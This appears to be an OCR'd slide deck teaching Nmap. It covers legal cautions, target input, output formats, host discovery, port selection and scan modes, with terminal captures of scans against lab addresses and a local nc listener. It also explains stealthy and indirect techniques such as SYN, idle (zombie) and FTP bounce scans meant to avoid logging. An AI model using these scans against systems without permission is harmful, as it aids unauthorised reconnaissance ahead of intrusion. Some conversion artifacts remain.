https://www.youtube.com/watch?v=0LZnOorfS_Q



Army Commercial

```
badactor@cyberweapon> nmap -A www.recruitahacker.net
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2016-09-20 16:25 EST
Interesting ports on www.recruitahacker.net (192.168.0.101):
Not shown: 1674 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 4.3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.2.3 ((CentOS))
111/tcp  open  rpcbind  2 (rpc #100000)
957/tcp  open  status   1 (rpc #100024)
3306/tcp open  mysql   (unauthorized)
MAC Address: 08:00:27:D9:8E:07 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=4.11%P=i686-redhat-linux-gnu%D=11/11%Tm=52814866%O=22%C=1%M=080027)
TSeq(Class=TR%IPID=Z%TS=1000HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
Uptime 0.169 days (since Mon Nov 11 12:22:15 2013)
Nmap finished: 1 IP address (1 host up) scanned in 22.271 seconds
You have new mail in /var/spool/mail/root
badactor@cyberweapon> nessus -q -x -T html www.recruitahacker.net 1241 admin adminpassword fil
```

Army Commercial



Who Uses Nmap

- Network and system admins
  - Troubleshooting, network inventory, security testing
- Hackers/Pentesters
  - Network & service discovery, vulnerability scanning
- Developers
  - Troubleshooting.
- Everyone should have it in their kit!

Legal Stuff: Is Port Scanning Legal?

- TL;DR – Maybe...
- Long winded is cyber law is different everywhere and it is an ongoing debate.

Legal Stuff: Some Say It Is

- Sage Advice:
  - It probably isn't wise to take legal advice from a shirt or sticker.

Legal Stuff: Stick to What Your Allowed

- Use Common Sense.
- Get written permission before scanning anything belonging to someone else.
- Your ISP may also have terms against port scanning and may cut you off.
- Some nmap scripts **WILL** exploit weakness (read: Hack), and that will get you in legal trouble.

Legal Stuff: Crashing Things

- Some scripts are DoS Test scripts...
- Those aside, Nmap SHOULD NOT CRASH THINGS, but it does happen sometimes.
  - If it does, ask the client if you can scan it again to see if it is reproducible.
- If it does when you are testing a client as a pentester, report it as a finding!
- There is no reason 15-30 Mb of traffic should crash a server or network appliance.

Nmap Features

- Multiple targets and input methods
- Multiple output file types
- Multiple host discovery methods
- Multiple scan methods
- OS and service version detection
- Scripting engine (NSE)
- Evasion and stealth options

Phases of a Nmap Scan

- Target Enumeration
- Host Discovery
- Reverse DNS Lookups
- Port Scanning
- Version Detection
- OS Detection
- Traceroute
- Script scanning
- Output

Target Input

- Multiple methods of target input.
  - Can take as arguments or as a file
- Targets can be a range
- It is possible to provide a range and exclude certain host.
- Nmap even has a switch to randomly generate IP addresses to scan!

Target Input: Argument

- Provide as a free standing argument (anything not attached to a switch)
- Can be one or more, as seen in the Die Hard 4 screenshot
- Can be single IP or hostname, list of comma separated host, dash notation, or CIDR notation, or a blend of them

Target Input: Examples

- Scanning a class C subnet:
  - 192.168.1.0/24
  - 192.168.1.1-254
- Scanning 3 host on the subnet
  - 192.168.1.100 192.168.1.101 192.168.1.103
  - 192.168.1.100,101,103
  - 192.168.1.100-103

Target Input: List Input

- Nmap can also accept input from a file.
- One host per line
- Use the syntax “-iL <file>”
- Example:
  - nmap -iL /tmp/webservers.txt

Target Input: Random Generate

- Nmap can also randomly generate IP addresses to scan.
- Use the syntax “-iR <Number of host>”
- Example:
  - Scan 50 random host for open TCP port 80.
  - nmap -iR 50 -p 80 -sT

Target Input: Excluding Hosts

- Nmap can exclude a host if needed
- As arguments or as a file list.
- Syntax for arguments:
  - --exclude <host1[,host2],[...]>
- Syntax for file list:
  - --excludefile <exclude_file>
- Useful if you want to scan a subnet but omit a handful of systems.

Output Formats

- Nmap supports writing results in many formats
  - XML (-oX <filename>)
  - Grepable (-oG <filename>)
  - Normal ASCII (-oN <filename>)
  - s|<rIpt kIddi3 (-oS <filename>)
- -oA <filename> will output a file in Normal ASCII, XML, and Grepable formats.

XML Format

- One of my personal favorites.
- Captures timestamps and command used.
- Can be imported into Zenmap and Metasploit's DB functionality.
- Can be parsed by custom tools you write.
- Can be converted into a HTML file using xsltproc
- Example:
  - Xsltproc nmap_scan.xml -o nmap_scan.html

HTML Example

Nmap Scan Report - Scanned at Fri Mar 20 04:45:38 2020

Scan Summary | **192.168.56.101**

Scan Summary

Nmap 7.70 was initiated at Fri Mar 20 04:45:38 2020 with these arguments:
nmap -sT -p- -vvvv -oA nmap_scan 192.168.56.101

Verbosity: 4; Debug level 0

Nmap done at Fri Mar 20 04:45:40 2020; 1 IP address (1 host up) scanned in 1.71 seconds

192.168.56.101

Address

- 192.168.56.101 (ipv4)
- 08:00:27:D3:0B:67 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65505 ports scanned but not shown below are in state: **closed**

- 65505 ports replied with: **conn-refused**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product
21	tcp	open	ftp	syn-ack	
22	tcp	open	ssh	syn-ack	
23	tcp	open	telnet	syn-ack	
25	tcp	open	smtp	syn-ack	
53	tcp	open	domain	syn-ack	
80	tcp	open	http	syn-ack	
111	tcp	open	rpcbind	syn-ack	
139	tcp	open	netbios-ssn	syn-ack	

Scan Timing

- Use “-T [0-5]“ to set the timing policy.
  - paranoid (0), sneaky (1), polite (2), normal (3), aggressive (4), and insane (5)
- 0 is slowest, 5 is the fastest.
- Useful if the scan is overwhelming something.

Verbose

- Use -v[vv...] to increase the verbosity of the output.
- I normally default to -vvv, as it will report what is being scanned and what phase it is on, as well as providing a frequent ETA status update if the step is taking a while.
- **Fun easter egg:** Nmap will wish itself a happy birthday on Sept. 1 if ran in verbose mode :-)

```
owner@chicken-biscuit:/tmp$ sudo date +%Y%m%d -s "20200901"; date; nmap -sT -vv -p 1337 127.0
.0.1
20200901
Tue 01 Sep 2020 12:00:00 AM EDT
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-01 00:00 EDT
Happy 23th Birthday to Nmap, may it live to be 123!
Initiating Ping Scan at 04:59
```

Mapping the Network

Mapping the Network

Mapping the Network

Host Discovery

- Host discovery is the step where it uses the host you provided and attempts to determine if they are live host or not.
- Nmap has several ways to accomplish this.
  - ICMP Ping or ARP
  - TCP/UDP connection attempts
- This step can also be skipped with -Pn.
- Generally you can use -sn as the flag to run a sweep. (PING or ARP if running as root.)

Host Discovery

- It’s also noteworthy to point out that NMAP will allow you to use other DNS servers that aren’t your systems DNS server.
- This can by useful when you’re going across a VPN or tunneled across an SSH tunnel and want to use the LAN’s DNS server for resolving reverse lookups.
- --dns-servers <serv1[,serv2],...> to set the DNS server.


Host Discovery

- You can also use -n to skip DNS resolution.
  - It can hang on this step sometimes and this is a good way to skip.
- You can also use -R to always force it to do DNS resolution.
  - Personally, never had a need for this.

Host Discovery Examples

- Find all running host on the subnet using ping:
  - $ nmap -sn 192.168.1.0/24
- Find all running host on the subnet using ARP:
  - # nmap -sn 192.168.1.0/24
- Windows Firewall blocks ICMP ping packets, but not ARP. Most host based firewalls don't block ARP, so it can be preferred to ICMP.

Host Are Now Known



Port Selection

- Ports are specified with the -p <range> switch.
- If it isn’t specified, it will scan the top 1,000 most popular ports.
  - --top-ports <num> will scan num of the top ports.
- The range can be a single port, comma separated ports, a hyphen range, a combo of all these, or even just a single hyphen, which will scan all 65,535 ports.

Port Selection


- The -r switch will tell NMAP to randomize the order the ports are scanned in.
- ports can be excluded using --exclude-ports switch.

TCP Port Scan Modes

- Most two common types are 'connect scan' and 'SYN scan' (sometimes known as a stealth scan)
  - Connect Scan (-sT)
  - SYN Scan (-sS) [Requires root]
- Others include xmas scan, ack scan, null scan, window scan, fin scan, maimon scan.
- There are also Idle scans (zombie scans) and FTP bounce scans.

TCP Connect Scan


- TCP connect simply attempts to connect and disconnect from a port.




SYN Scan

- SYN Scan works by sending a SYN packet and reading the response, but never finishing the connection.
  - No log is created by an application using accept()

SYN Scan (Open)



SYN Scan (Closed)



Connect vs SYN Scan

```
$ nmap -sT 127.0.0.1 -p 31337,31338

Starting Nmap 6.47 ( http://nmap.org ) at 2017-03-19 19:27 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000064s latency).
PORT      STATE  SERVICE
31337/tcp open   Elite
31338/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
$
```

Terminal

File Edit View Terminal Tabs Help

```
$ nc -lvp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 50329
$
```

```
$ sudo nmap -sS 127.0.0.1 -p 31337,31338

Starting Nmap 6.47 ( http://nmap.org ) at 2017-03-19 19:25 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000074s latency).
PORT      STATE  SERVICE
31337/tcp open   Elite
31338/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
$
```

Terminal


File Edit View Terminal Tabs Help

```
$ nc -lvp 31337
listening on [any] 31337 ...
```

Idle Scan (-sI)

- Uses another host if it's IP ID is incremental, (think network printer). If it is fairly idle, you can use it to scan another host indirectly.
- A somewhat stealth scan technique that proxies the scan between you and the other device at an application log level, however, network level might be able to tell what’s going on.
- If the device does any other traffic during your scan, it will mess up the results.


Idle Scan Graphic




FTP Bounce Scan

- Another indirect scan. Uses an FTP PORT command to connect to remote host. If successful it will connect and send data and report transfer was successful (Code 226). If not it will report a FTP 425 Error code.
- Can be dangerous if FTP server is dual homed on the internet as it can scan internal systems and possible send data to them.
- Use this scan with -b <FTP relay host>

FTP Bounce Scan





UDP Port Scanning (-sU)

- Difficult, slow, and unreliable due to the stateless connection of UDP.
- Basically have to send empty packets and specific probes at each port and hope for the best. If it doesn't respond to these, it might get reported closed.
- Some systems or firewalls may send an ICMP port unreachable error, which helps to list it as closed. Other ICMP packets usually mark it as filtered.

